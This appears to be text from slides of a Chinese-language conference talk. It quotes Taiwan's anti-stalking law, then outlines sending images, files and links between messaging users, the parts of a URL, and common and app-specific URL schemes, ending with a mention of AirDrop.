
二、以盯梢、守候、尾隨或其他類似方式接近特定人之住所、居所、學校、工作場所、經常出入或活動之場

**一年以下有期徒刑、拘役或科或併科新臺幣十萬元以下罰金**

七、向特定人告知或出示有害其名譽之訊息或物品。

八、濫用特定人資料或未經其同意，訂購貨品或服務。


2 對特定人之配偶、直系血親、同居親屬或與特定人社會生活關係密切之人，以前項之方法反覆或持續為違反其意願而與性或性別無關之各款行為之一，使之心生畏怖，足以影響其日常生活或社會活動，亦為本法所稱跟蹤



僅公布於研討會

接收端

傳送端






# 傳送內容

---


- 傳送圖片



# 傳送內容

---

- 傳送圖片
- 傳送檔案



# 傳送內容


---

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)



# 傳送內容

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)



# URL 101

Scheme

Hostname

Path

Fragment

https://username:password@www.example.com:443/path/to/page.html?query=file#fragment

UserInfo

Port

Query



# URL 101

Scheme

Hostname

Path

Fragment

<https://username:password@www.example.com:443/path/to/page.html?query=file#fragment>

UserInfo

Port

Query

# URL Scheme

---

- http 、 https



# URL Scheme

---

- http 、 https
- file 、 gopher 、 smb 、 ldap



# URL Scheme

---

- http 、 https
- file 、 gopher 、 smb 、 ldap
- 其他軟體定義
  - slack
  - tg
  - line



AirDrop

